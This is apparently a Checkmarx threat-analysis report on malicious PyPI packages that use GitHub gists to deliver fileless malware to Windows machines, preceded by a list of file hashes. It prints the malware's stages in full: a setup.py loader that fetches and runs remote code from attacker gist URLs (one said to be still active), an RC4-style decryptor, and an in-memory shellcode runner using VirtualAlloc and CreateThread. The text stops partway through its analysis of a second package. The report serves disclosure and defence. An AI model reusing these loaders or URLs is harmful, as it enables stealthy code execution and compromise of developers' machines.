- da6d9c837c7c2531f0dbb7ce92bfceba4a9979953b6d49ed0862551d4b465adc
- 2d8a5b637a95de3b709780898b7c3957f93d72806e87302f50c40fe850471a44
- c5a73896dc628c23a0b6210f50019445e2b8bfc9770f4c81e1fed097f02dfade
- 09a508e99b905330a3ebb7682c0dd5712e8eaa01a154b45a861ca12b6af29f86
- 0ce264819c7af1c485878ce795fd4727952157af7ffdea5f78bfd5b9d7806db1
- 104926c2c937b4597ea3493bccb7683ae812ef3c62c93a8fb008cfd64e05df59
- 1123fea9d3a52989ec34041f791045c216d19db69d71e62aa6b24a22d3278ef9
- 121ca625f582add0527f888bb84b31920183e78c7476228091ff2199ec5d796b
- 12c0f44a931b9d0d74a2892565363bedfa13bec8e48ff5cd2352dec968f407ee
- 1b21556fc8ecb9f8169ba0482de857b1f8a5cb120b2f1ac7729febe76f1eea83
- 1c905fa3a108f4c9bc0578882ce7af9682760b80af5232f130aa4f6463156b25
- 1f9169492d18bffacebe951a22495d5dec81f35b0929da7783b5f094efef7b48
- 2618a067e976f35f65aee95fecc9a8f52abea2fffd01e001f9865850435694cf
- 40645f9052e03fed3a33a7e0f58bc2c263eeae02cbc855b9308511f5dc134797
- 41a912d72ba9d5db95094be333f79b60cae943a2bd113e20cc171f86ebcb86cf
- 4c465e6c8f43f7d13a1b887ff26d9a30f77cf65dd3b6f2e9f7fe36c8b6e83003
- 4c605c6ef280b4ed5657fe97ba5b6106b10c4de02a40ae8c8907683129156efd
- 592769457001374fac7a44379282ddf28c2219020c88150e32853f7517896c34
- 61dff5cbad45b4fe0852ac95b96b62918742b9c90dd47c672cbe0d1dafccb6c5
- 6465f7ddc9cf8ab6714cbbd49e1fd472e19818a0babbaf3764e96552e179c9af
- 6b3fce8f2dad7e803418edd8dfc807b0252705c11ec77114498b01766102e849
- 700a582408cbda7ee79723b3969b8d10d67871ea31bb17c8ca3c0d94b481aa8c
- 709820850127201a17caab273e01bb36ce185b4c4f68cd1099110bb193c84c42
- 72ebfe69c69d2dd173bb92013ab44d895a3367f91f09e3f8d18acab44e37b26d
- 75f9f99295f86de85a8a2e4d73ed569bdb14a56a33d8240c72084f11752b207e
- 785f65f1853a08b0e86db5638fbd76e8cad5fe1359655716166a76035261c0be
- 7b718a46ae4de09ed4f2513df6e989afe1fbb1a0f59511a4689fac5e1745547d

- 7f8bb754f84a06b3e3617dd1138f07a918d11717cc63acaef8eb5c6d10101377
- 845d7978682fa19161281a35b62f4c447c477082a765d6fedb219877d0c90f31
- 9867f99a66e64f6bce0cfca18b124194a683b8e4cb0ced44f7cb09386e1b528d
- 9ae24a1912e4b0bab76ae97484b62ea22bdc27b7ea3e6472f18bf04ca66c87de
- a2f8de3c5f5f6ecbf29c15afd43a7c13a5bf60023ecb371d39bcca6ceef1d2b7
- b5f151f0a4288e148fd10e19c78399f5b7bdff2ad66940fadd20d6eae4b7518b
- b833f40b2f3439f317cf95980b29bddd2245d2acc2d5c11e9690dd2fa4289585
- c8c11f9b308ea5983eebd8a414684021cc4cc1f67e7398ff967a18ae202fb457
- ceb59dbaf58a8de02f9d5e9b497321db0a19b7db4affd5b8d1a7e40d62775f96
- d8f065d264b1112d6ee3cf34979289e89d9dcb30d2a3bd78cc797a81d3d56f56
- db6e75987cabdbfc21d0fdcb1cdae9887c492cab2b2ff1e529601a34a2abfd99
- de42155e14a3c9c4d919316d6ba830229533de5063fcd110f53e2395ef3aa77a
- e2a940c7d19409e960427749519dc02293abe58a1bef78404a8390f818e40d08
- fc9bb03998a89524ce5a0f859feb45806983aa4feb5f4d436107198ca869ff6f
- ff620bd560485c13a58a0de941bd3e52943036e6a05306e928f7c626998822fb

# Python Packages Leverage GitHub to Deploy Fileless Malware



Checkmarx

# KEY FINDINGS

- A number of Python packages surfaced in December on PyPI, utilizing GitHub as a distribution channel for their malicious code.
- One of the packages combined obfuscation with encryption/decryption techniques to mask the harmful intent within the code.
- One of the packages deployed fileless malware, ensuring stealthy execution without leaving traces on disk and better circumventing modern EDR solutions.
- One of the packages Exploited the reputation of the widely-used PySocks project to gain trust and increase the likelihood of their malicious packages being downloaded.
- All packages specifically targeted Windows machines.


# EXECUTIVE SUMMARY

In December, a series of Python packages emerged on PyPI, designed by threat actors to leverage the credibility of GitHub, a platform deeply trusted in the developer community, to distribute their harmful content. The packages were crafted as tools rather than direct sources of the malicious code, thus adding a layer of complexity in distinguishing between genuine and malicious packages. Key tactics included the blending of obfuscation with encryption/decryption methods to hide malicious intent, utilizing fileless malware to avoid detection by leaving no traces on disk, and riding off the reputation of the PySocks project to enhance credibility and increase the likelihood of downloads. These packages specifically targeted Windows systems, emphasizing the importance of increased vigilance and robust security measures within the open-source ecosystem.

# TECHNICAL ANALYSIS

## Package Manager Exploitation The “httprequesthub” Package: A Multiple-Stage Malicious Process

The **httprequesthub** Python package stands out for its multi-stage process, executing malicious code hidden within layers of encryption and obfuscation.




*httprequesthub attack flow*

## Stage One


The package starts by decoding a Base64 encoded string within its **setup.py** file, unveiling a URL that points to a GitHub gist created by the threat actor. This gist acts as the first external payload source.

```
urllib.request.urlopen(base64.b64decode("aHR0cHM6Ly9naXN0LmdpdGh1Yi5jb20vS2FyYXZheWV2QWxleGVpL2JkZj
RmOWUyODA3MTRkODczMDNkNDkwOWQxOWRlM2E3L3Jhdy8zMTYzZTljOWZmNjE4YzUwYThkOGE5ZjYwMDUzYTM2ODM5ODVlMzUxL
21hY2QuYjY0Cg==")) as response:
    subprocess.Popen(
        ['python', "-c", base64.b64decode(response.read()).decode('utf-8')],
        creationflags=subprocess.CREATE_NEW_PROCESS_GROUP
```

```
https://gist.github.com/KaravayevAlexei/bdf4f9e280714d87303d4909d19de3a7/
raw/3163e9c9ff618c50a8d8a9f60053a3683985e351/macd.b64
```

*First stage payload in setup.py file*

At the time of publication, the user and gist are still active.





## Stage Two

Upon accessing the URL, the package retrieves a second-stage payload characterized by complex obfuscated code combined with arbitrary and non-descriptive variables and function names.

The attacker mixed the use of obfuscation and encryption to enhance the complexity of the code, making it challenging to understand its intent.

Upon manually simplifying this code, we get this:



```
import urllib.request
import zlib, base64, string, bz2, os, sys, ctypes, itertools

XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKgjA=ctypes.pointer
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKAug=ctypes.c_char
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKAuj=ctypes.c_int
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKAgu=ctypes.c_uint6
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKAgj=ctypes.windll
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKgAu=print
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKguj=chr
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKguA=ord
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKujA=zip
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKujg=bytes
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKuAj=bytearray
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKuAg=len
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKAju=itertools.cycle
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKgju=bz2.decompress
XUYekOvcWBqPJrzosNxwndIVmbaThLiyfMDpEGltHFCRSQKgAj=base64.b64decode

CONFIG_UPDATE_INFORMATION_ENDPOINT =
b"aHR0cHM6Ly9naXN0LmdpdGh1YnVzZXJjb250ZW50LmNvbS90YXJhc3ZsYXNvdjgzL2NmMWVjNDAzZmFjM2YxY2I4YjIzMzIwY
zMxMDQyYTY3L3Jhdy9mZjRiZTZlMjQ3ZDc2OThiNDAxY2ZlMzExMTlkNTQxNjdhZjg3NWViL2FhYWEuYjY0Cg=="
update_information_url = base64.b64decode(CONFIG_UPDATE_INFORMATION_ENDPOINT).decode('utf-8')

key = "gUMX0ANp53ofRAwPFF3oOD5SIgJmXfZP"
D=range
def E(key):
 A=[A for A in D(0,256)];B=0
 for C in D(0,256):B=(B+A[C]+key[C%len(key)])%256;E=A[C];A[C]=A[B];A[B]=E
 return A

def F(sched):
 A=sched;E=[];B=0;C=0
 while True:B=(1+B)%256;C=

def aRCAwKG0p3(eykEZYeNhh,key):
 B=key;A=eykEZYeNhh;A=A.split('0X')[1:];A=[int('0x'+A.lower(),0)for A in A];B=[ord(A)for A in
B];D=E(B);G=F(D);C=''
 for H in A:I=str(chr(H^next(G)));C+=I
 return C

def send():
    if os.name == "nt":
        print("Verifying checksum...")

        try:
            print("Calling", update_information_url)
            with urllib.request.urlopen(update_information_url) as response:
                exec(aRCAwKG0p3(base64.b64decode(response.read()).decode('utf-8'), key))
        except urllib.error.URLError as e:
            print("URL ERROR!!!")
            pass

if __name__ == "__main__":
 send()
```

https://gist.githubusercontent.com/tarasvlasov83/cf1ec403fac3f1cb8b2332
0c31042a67/raw/ff4be6e247d7698b401cfe31119d54167af875eb/aaaa.b64

*Second stage payload after simplifying it.*


Another base64 encoded URL within the executed code leads to another GitHub gist. This GitHub gist and user profile are no longer active.

This phase also includes a specific condition to fetch and execute the code from the second URL only on Windows systems, tailoring the attack based on the victim's OS.

### Stage Three

The third stage involves executing Python code from the second URL, which is also obfuscated. Simplifying this code reveals a blend of encryption and obfuscation, with a base64 encoded string undergoing a custom XOR decryption process. This produces a complex, encrypted code block, showcasing the attacker's dedication to concealing their payload's nature.

Upon manually simplifying this code, we get this:



```
import itertools
import ctypes
import string
import bz2
import sys
import base64


def fn1(key,message):
 return ''.join(chr(ord(c) ^ ord(k)) for c, k in zip(message, itertools.cycle(key)))

var1 = "DVMFUVNcUF8eAwUHVhQGVVcDGFgAV1FPBFQHVlRWAwRUB1RXXwdWVgMCBQB...{very long piece of
obfuscated code}...FAdUQVSB1BTBwA=".encode('utf-8')
var2 = "9a00edcf-216c-4cb0-a2ab-efe0df0ea121"
var3 = bz2.decompress(bytes.fromhex(fn1(var2, base64.b64decode(var1).decode("utf-8"))))
var4 = bytearray(var3)
ctypes.windll.kernel32.VirtualAlloc.restype = ctypes.c_uint64
var5 = ctypes.windll.kernel32.VirtualAlloc(ctypes.c_int(0), ctypes.c_int(len(var4)),
ctypes.c_int(0x3000), ctypes.c_int(0x40))
var3 = (ctypes.c_char * len(var4)).from_buffer(var4)
ctypes.windll.kernel32.RtlMoveMemory(ctypes.c_uint64(var5), var3,ctypes.c_int(len(var4)))
var6 = ctypes.windll.kernel32.CreateThread(ctypes.c_int(0), ctypes.c_int(0),
ctypes.c_uint64(var5),ctypes.c_int(0), ctypes.c_int(0), ctypes.pointer(ctypes.c_int(0)))
ctypes.windll.kernel32.WaitForSingleObject(ctypes.c_int(var6), ctypes.c_int(-1))
```

*Third stage payload after simplifying it.*


The sophistication of the attack escalates further with its reliance on fileless execution Instead of the traditional file-based execution, allowing it to bypass modern EDR solutions.

**<embbed here youtube video of Jossef>**

It dynamically allocates memory within the current process and transfers the decoded payload into this space. Utilizing the Windows API via the **ctypes** module, it manipulates system memory to create an executable thread directly within the memory, circumventing traditional disk-based detection mechanisms. This fileless execution approach is concerning as it leaves no trace on the hard drive, posing a significant challenge for conventional security tools to detect and mitigate.

Given the multi-staged nature of this attack, it is extremely challenging to identify the malicious intent of the package through static analysis alone, even with the aid of machine learning. For such cases, advanced dynamic solutions are necessary alongside static methods to effectively detect such sophisticated threats.

## The “easyhttprequest” Mysterious Package, Exploiting the Shadow of a Popular Project




*easyhttprequest attack flow*

The **easyhttprequest** Python package employs a deceptive technique by overriding the standard installation process with a custom **PostInstall** class embedded within its setup.py script. This class is meticulously mapped to the "**install**" command in the **cmdclass** dictionary and is designed to execute additional code when the package is installed using the setup.py install command.

